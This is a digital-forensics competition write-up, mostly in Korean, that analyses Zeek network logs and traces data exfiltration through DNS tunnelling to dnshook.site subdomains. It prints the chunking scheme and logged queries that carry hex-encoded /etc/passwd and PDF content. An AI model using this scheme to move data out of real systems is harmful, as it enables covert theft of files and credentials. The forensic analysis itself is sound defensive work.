207 – Maze of Traffic

Team Information

Team Name : LuckyVicky

Team Member : Eungchang Lee, Hyun Yi, Juho Heo, Dongkyu Lee

Email Address : dfc_luckyvicky@googlegroups.com

Instructions

Description It has been discovered that a data breach occurred within the internal infrastructure used for the DFC project. Fortunately, an analysis of the captured network traffic logs can help identify the method of data exfiltration and the data that was leaked.

Target	Hash (MD5)
network traffic.ad1	223CA2E9611C7B167684BD0C6EF007DE

Questions

1. How was the data exfiltrated? Analyze and describe the method/process of exfiltration and the destination of the leaked data in detail. (75 points)
2. What data was leaked? Provide the MD5 hash of the leaked data. (75 points)
3. How can our security team effectively prepare for and prevent such incidents in the future? (based on feasibility and realism) (50 points)
   A. In an AWS infrastructure environment (25 points)
   B. In an on-premise environment (25 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	Hashtab	Publisher:	Implbits Software
Version:	V6.0.0		
URL:	http://implbits.com		


Name:	FTK imager	Publisher:	AccessData
Version:	4.7.1.2		
URL:	https://www.exterro.com/digital-forensics-software/ftk-imager		

Name:	Elastic Stack	Publisher:	Elastic
Version:	8.15.0		
URL:	https://www.elastic.co/kr/elastic-stack		

Name:	dnshook	Publisher:	webhook.site
Version:	-		
URL:	https://webhook.site		


Name:	Python	Publisher:	Python Software Foundation
Version:	3.12.6		
URL:	https://www.python.org/		

Step-by-step methodology:



[그림 1] network traffic.ad1 파일의 해시 값

분석 대상 파일에 대한 MD5 해시 값이 일치함을 확인하였습니다.



[그림 2] network traffic.ad1 파일에 존재하는 로그파일

FTK Imager를 사용하여 ad1 이미지 파일의 내부를 확인한 결과, network_traffic.log 파일이 압축되어 있는 것을 발견했습니다.

```
[redacted]/network_traffic cat network_traffic.log ¦ wc -l
14246539
[redacted]/network_traffic head -1 network_traffic.log
{"ts": 1719774064.628224, "uid": "CQT6a22vnPNDaFrb39", "id.orig_h": "206.168.35.53", "id.orig_
p": 18652, "id.resp_h": "10.0.1.186", "id.resp_p": 161, "duration": 0.0, "version": "3", "get_
requests": 0, "get_bulk_requests": 0, "get_responses": 0, "set_requests": 0, "source": "snmp"}
```

[그림 3] network_traffic.log 파일의 내용

로그 파일은 약 1,400만 줄로 구성되어 있으며, 각 필드를 통해 네트워크 보안 모니터링 도구인 Zeek에 의해 생성된 로그임을 확인할 수 있었습니다.

```
[redacted]/network_traffic cat network_traffic.log ¦ grep snmp ¦ head -1
{"ts": 1719774064.628224, "uid": "CQT6a22vnPNDaFrb39", "id.orig_h": "206.168.35.53", "id.orig_p": 18652, "
id.resp_h": "10.0.1.186", "id.resp_p": 161, "duration": 0.0, "version": "3", "get_requests": 0, "get_bulk_
requests": 0, "get_responses": 0, "set_requests": 0, "source": "snmp"}
[redacted]/network_traffic cat network_traffic.log ¦ grep ocsp ¦ head -1
{"ts": 1719782673.804785, "fuid": "Fnecms2RpWHXccrlp9", "uid": "CjqcCk1qeIZqNg1uJh", "id.orig_h": "10.0.1.
96", "id.orig_p": 51521, "id.resp_h": "13.107.21.239", "id.resp_p": 443, "source": "files", "depth": 0, "a
nalyzers": ["MD5", "OCSP_REPLY", "SHA1"], "mime_type": "application/ocsp-response", "duration": 0.0, "loca
l_orig": false, "is_orig": false, "seen_bytes": 1782, "missing_bytes": 0, "overflow_bytes": 0, "timedout":
 false, "md5": "f35da71f32b51e2a62c9e24e2ff12f25", "sha1": "25a8e33fc47715fb02fcb88bdd62c6c2424b85d5"}
```

[그림 4] network_traffic.log 파일 내 source type 일부


로그 파일은 여러 소스에서 수집된 로그들이 혼합되어 기록되어 있었습니다. 분석의 용이성을 위해, 각 소스 유형에 따라 로그를 분류하는 과정을 거쳤습니다.

```
[redacted]/network_traffic/classifier ls
analyzer.log        kerberos.log        packet_filter.log  software.log
capture_loss.log    known_certs.log     pe.log             ssh.log
conn.log            known_hosts.log     radius.log         ssl.log
dhcp.log            known_services.log  rdp.log            stats.log
dns.log             loaded_scripts.log  reporter.log       telemetry.log
dpd.log             notice.log          sip.log            tunnel.log
files.log           ntp.log             smtp.log           weird.log
http.log            ocsp.log            snmp.log           x509.log
```

[그림 5] network_traffic.log 파일 분류 결과


소스 유형별 로그 분류 결과, 위의 사진과 같이 총 32개의 로그 파일로 분류할 수 있었습니다.

각 로그별로 사용하는 필드와 값의 유형이 다르고, 수집된 소스가 다양하기 때문에 Elastic Stack(ELK Stack)을 사용하여 분석을 진행했습니다.




[그림 6] Elastic Zeek 모듈

Elastic의 통합 기능 중 Zeek 모듈을 사용하여 각 로그를 파싱하고, 특정 데이터와 필드를 변환했습니다. 이를 통해 트래픽 분석이 용이하도록 했습니다. 이 과정에서 해당 모듈은 telemetry, packet_filter 등의 소스 타입은 수집하지 않았습니다. 수집되지 않은 이러한 로그들은 분석에 영향을 줄 만한 유의미한 데이터를 포함하지 않는다고 판단했습니다.




[그림 7] 로그 파싱 결과

앞서 언급한 수집되지 않은 로그들을 제외하고 나머지 로그에 대해 파싱 및 인덱싱을 완료했습니다. 그 결과, 분석 대상 로그는 2024년 6월 17일부터 7월 17일까지의 기간에 해당하는 약 640만 개의 로그로 정리되었습니다.



[그림 8] DNS 이벤트 발생 추이



[그림 9] 2024년 7월 16일 DNS 이벤트 중 상위 10개의 도메인


본 네트워크 트래픽 로그는 정보 유출 사건과 관련이 있으므로 DNS, conn, HTTP, files 로그를 우선적으로 분석했습니다. 이 과정에서 특히 DNS 이벤트에서 의심스러운 로그를 발견했습니다.

2024 년 7 월 16 일경, DNS 이벤트 수가 전날 대비 약 20 배 증가했으며, 이 중 약 32%가 'dnshook.site' 도메인으로의 접속 로그임을 확인했습니다.

이러한 비정상적인 패턴을 고려하여, 'dnshook.site' 도메인이 포함된 DNS 로그를 중심으로 추가 분석을 진행했습니다.


1. How was the data exfiltrated? Analyze and describe the method/process of exfiltration and the destination of the leaked data in detail. (75 points)

앞서 확인한 dnshook.site에 대해 분석하여 다음과 같은 정보를 얻을 수 있었습니다.



[그림 10] webhook.site의 dnshook 서비스

dnshook.site는 webhook.site에서 제공하는 dnshook 서비스입니다. webhook.site는 웹훅을 테스트하고 디버깅하는 도구를 제공하는 사이트로, dnshook 및 emailhook과 같은 서비스를 제공합니다.



[그림 11] dnshook 서비스

dnshook 서비스는 사용자별로 제공되는 URL에서 발생하는 DNS 요청과 해당 URL의 모든 서브 도메인에 대한 DNS 요청을 표시하는 기능을 제공합니다. 이 서비스를 활용하면 DNS를 통해 데이터 송수신이 가능합니다. 그림 11에서 보여지듯이, 서브 도메인에 원하는 문자열을 삽입하여 요

청하면 해당 데이터가 dnshook 서비스 사용자에게 전송될 수 있습니다.

```
  0 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52  .PNG........IHDR
 16 00 00 0d c2 00 00 07 bc 08 02 00 00 00 ab 98 95  ................
 32 5e 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00  ^....sRGB.......
 48 20 00 49 44 41 54 78 9c ec dd db 73 9c f5 7d c7   .IDATx....s..}.
 64 f1 67 1f 49 ab 95 91 ad 83 41 8a 6c 4b f8 c8 90  .g.I.....A.lK...
 80 09 94 70 88 6b 20 6d 1a 70 42 92 52 b7 4c b9 6a  ..p.k m.pB.R.L.j
 96 da 4c db 61 86 99 72 dd 7f a1 33 ed 55 3b cd 45  .L.a..r...3.U;.E
```

[그림 12] 예시 PNG 파일


```
A 89504e470d0a1a0a0000000d49484452.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A 00000dc2000007bc0802000000ab9895.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A 5e0000000173524742 00aece1ce90000.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A 200049444154789cecdddb739cf57dc7.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A f1671f49ab9591ad83418a6c4bf8c890.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A 099470886b206d1a70429252b74cb96a.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
A da4cdb61869972dd7fa133ed553bcd45.926e4317-9518-4a09-8dd0-eea2712cc3eb.dnshook.site.
```

[그림 13] dnshook을 사용한 파일 전송 예시

HEX 값을 여러 차례 전송함으로써 내부 파일을 전송하는 것도 가능합니다. 그림 12는 PNG 파일의 HEX 값을 일정 길이로 슬라이싱한 후, 부여받은 dnshook의 서브 도메인으로 전송하는 과정을 보여줍니다. 그림 13은 이렇게 전송된 데이터를 수신하는 모습을 나타냅니다. 수신자는 파이썬 등을 사용하여 슬라이싱된 HEX 값을 모아 원래 파일로 복원할 수 있습니다. 이러한 공격 방식을 DNS Tunneling이라고 부르며, 본 사건은 이 방식을 사용한 DNS Data Exfiltration(DNS 데이터 유출)으로 볼 수 있습니다.


요약하면, DNS를 활용해 정보를 유출할 수 있으며, 이러한 유출에 사용할 수 있는 dnshook 서비스가 인터넷에 존재합니다. 분석 대상 로그에서 이 dnshook 서비스를 사용한 이벤트가 다수 발견되고 특정일에 급증했다는 점은 해당 이벤트들이 분석에 있어 중요한 요소임을 나타냅니다.

이러한 정보들을 토대로 본 이벤트를 분석하면 다음과 같습니다.



Documents (3,788)	Patterns	Field statistics
@timestamp		zeek.dns.query
Jun 17, 2024 @ 12:13:09.766		start.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site
Jun 17, 2024 @ 12:13:09.990		start.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site
Jun 17, 2024 @ 12:13:11.247		0.2f686f6d652f7562756e74750a.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site
Jun 17, 2024 @ 12:13:11.510		0.2f686f6d652f7562756e74750a.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site
Jun 17, 2024 @ 12:13:12.759		fin.1.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site
Jun 17, 2024 @ 12:13:14.936		fin.1.014b0dda-44c7-4cb0-a307-9d06138660c7.dnshook.site

[그림 14] dnshook.site 이벤트 1



Documents (3,788)	Patterns	Field statistics	Columns 2	Sort fields 1
@timestamp		zeek.dns.query		
Jul 15, 2024 @ 10:25:21.880		start.f4ad04ad-e068-40fc-b3e7-a221e18f1c7a.dnshook.site		
Jul 15, 2024 @ 10:25:24.057		start.f4ad04ad-e068-40fc-b3e7-a221e18f1c7a.dnshook.site		
Jul 15, 2024 @ 10:25:25.402		0.726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173682.06461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f.f4ad04ad-e068-40fc-b3e7-a221e18f1c7a.dnshook.site		
Jul 15, 2024 @ 10:25:25.621		0.726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173682.06461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f.f4ad04ad-e068-40fc-b3e7-a221e18f1c7a.dnshook.site		

[그림 15] dnshook.site 이벤트 2

dnshook.site를 조건으로 필터링하여 확인하면 위와 같은 정보를 얻을 수 있습니다.

이러한 이벤트들을 분석한 결과, 동일한 쿼리에 대해 두 개의 이벤트가 연달아 발생하는 것을 알 수 있습니다. 이는 클라이언트가 도메인에 대해 IPv4 주소와 IPv6 주소를 모두 요청하기 때문입니다. 또한, 각 레이블(HEX 데이터 영역)이 63자로 제한되어 있는데, 이는 DNS의 기본적인 규격을 정의한 RFC 1035 문서에서 명시한 제한 사항과 일치합니다. 해당 문서는 도메인 이름의 전체 길이를 최대 255 옥텟으로, 레이블 길이를 최대 63 옥텟으로 제한하고 있습니다. 이러한 특징들은 DNS 프로토콜의 규격을 준수하면서 데이터를 전송하려는 시도로 보입니다.

start.UUID.dnshook.site
0.{데이터1}.{데이터2}.UUID.dnshook.site
1.{데이터3}.{데이터4}.UUID.dnshook.site
2.{데이터5}.{데이터6}.UUID.dnshook.site
...
182.{데이터365}.{데이터366}.UUID.dnshook.site
fin.183.UUID.dnshook.site

[그림 16] 유출에 사용한 dnshook 전송 방식 예시

유출자는 서브 도메인에 start와 fin 문자열을 사용하고, 그 사이에 index 값을 포함하여 파일 및 데이터를 전송하였습니다. 수신자는 이와 같은 방식으로 데이터를 분리하여 수신할 수 있습니다.

```
/home/ubuntu
```

[표 1] 1번째 유출 데이터

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
```

[표 2] 2번째 유출 데이터 일부

```
total 72
drwxr-xr-x 19 root root 4096 Jun 9 09:01 .
drwxr-xr-x 19 root root 4096 Jun 9 09:01 ..
lrwxrwxrwx 1 root root 7 Apr 11 02:07 bin -> usr/bin
drwxr-xr-x 4 root root 4096 Jul 3 06:46 boot
...
```

[표 3] 4번째 유출 데이터 일부

```
/mnt/volume/project/work/jbg2/003288.jb2.pdf
/mnt/volume/project/public websites/Instructor-Documentation.pdf
/mnt/volume/project/public websites/Creation-Process.pdf
/mnt/volume/project/public websites/Student-Documentation.pdf
/mnt/volume/project/document/jbg2/003288.jb2.pdf
/mnt/volume/project/confidential/Confidential_Document.pdf
...
```

[표 4] 5번째 유출 데이터 일부

```
%PDF-1.7
%����
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(ko-K
R) /StructTreeRoot 25 0 R/MarkInfo<</Marked true>>/Metadata 121
 0 R/ViewerPreferences 122 0 R>>
...
```


[표 5] 유출된 PDF 데이터 일부

실제로 앞서 설명한 방식을 사용하여 이벤트에서 데이터를 추출한 결과, 위와 같은 데이터들이 유출되었음을 확인할 수 있었습니다. 유출된 데이터들의 순서를 보면 특정 유출 대상 자료를 식

별하고 전송한 것으로 보입니다. 특히, 표 4에서 확인할 수 있는 Confidential_Document.pdf가 유출되었고, 표 5는 해당 PDF의 내용일 가능성이 있습니다.


a4682b4c-00b8-4a0e-83e3-f3ea0a1d64ff.dnshook.site
271ed27d-307e-462d-98a7-f695bd7ba00a.dnshook.site
dc1f4aa8-fe2f-4782-839f-0a05296e6d0d.dnshook.site
5659d655-d26a-47dc-9eb6-ce46d1eced59.dnshook.site
40f5f989-99b0-46f6-bd92-c301114df530.dnshook.site
501a731e-7abb-4250-97af-8c5c52623722.dnshook.site
560bf0f6-c3c3-4624-b49b-197e907172c0.dnshook.site
008e72c5-1042-4cc0-8eb3-4c5029c64f2e.dnshook.site
02dc5624-af3f-48d5-8281-bca1d3c506b2.dnshook.site
2088fab0-44f7-437b-9ecb-397b84dabaa5.dnshook.site
...

[표 6] PDF 유출에 사용된 UUID 일부



Jul 16, 2024 @ 17:20:26.312	10.0.1.186	8.8.8.8	dnshook.site	start.a4682b4c-00b8-4a0e-83e3-f3ea0a1d64ff.dnshook.site
Jul 16, 2024 @ 17:20:26.619	10.0.1.186	8.8.8.8	dnshook.site	start.a4682b4c-00b8-4a0e-83e3-f3ea0a1d64ff.dnshook.site
Jul 16, 2024 @ 17:20:27.913	10.0.1.186	8.8.8.8	dnshook.site	0.255044462d312e370d0a25b5b5b5b50d0a312030206f626a0d0a3c3c2f54797.0652f436174616c6f672f5061676573203220030522f4c616e67286b6f2d4b.a4682b4c-00b8-4a0e-83e3-f3ea0a1d64ff.dnshook.site
Jul 16, 2024 @ 17:20:28.494	10.0.1.186	8.8.8.8	dnshook.site	0.255044462d312e370d0a25b5b5b5b50d0a312030206f626a0d0a3c3c2f54797.0652f436174616c6f672f5061676573203220030522f4c616e67286b6f2d4b.a4682b4c-00b8-4a0e-83e3-f3ea0a1d64ff.dnshook.site

[그림 17] PDF 유출 시작 지점 로그



